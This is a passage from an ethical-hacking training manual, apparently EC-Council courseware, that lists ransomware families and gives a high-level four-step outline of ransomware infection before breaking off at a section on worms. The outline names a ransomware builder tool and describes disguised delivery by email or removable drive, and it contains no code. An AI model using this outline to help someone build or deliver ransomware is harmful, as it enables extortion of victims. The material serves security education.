



Figure 7.60: Screenshot showing STOP/DJVU ransom note

The following are some additional ransomware:

- ESXiArgs
- Qilin
- Akira
- Royal
- NoEscape
- CatB
- Dodge Ransomware
- Rhysida
- BianLian
- BlackCat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Ransomware

Attackers infect a target machine using a ransomware by following the steps given below:

- **Step 1:** Create a ransomware using tools such as Chaos Ransomware Builder v4.




Figure 7.61: Screenshot of Chaos Ransomware Builder showing the creation of ransomware

- **Step 2:** Transfer the ransomware to the victim's machine using various techniques, such as attaching it to an email or through physical means such as a hard drive or pen drive, making it appear legitimate.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3:** When the victim downloads and opens the malicious file, the ransomware infects the system by encrypting the system files based on the number of files and encryption algorithm.




Figure 7.62: Screenshot showing the malicious file downloaded on the victim's system

- **Step 4:** After the infection, a window appears instructing the victim to pay a ransom for decrypting the files.





Figure 7.63: Screenshot showing the window with a note instructing the victim to pay a ransom amount

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web 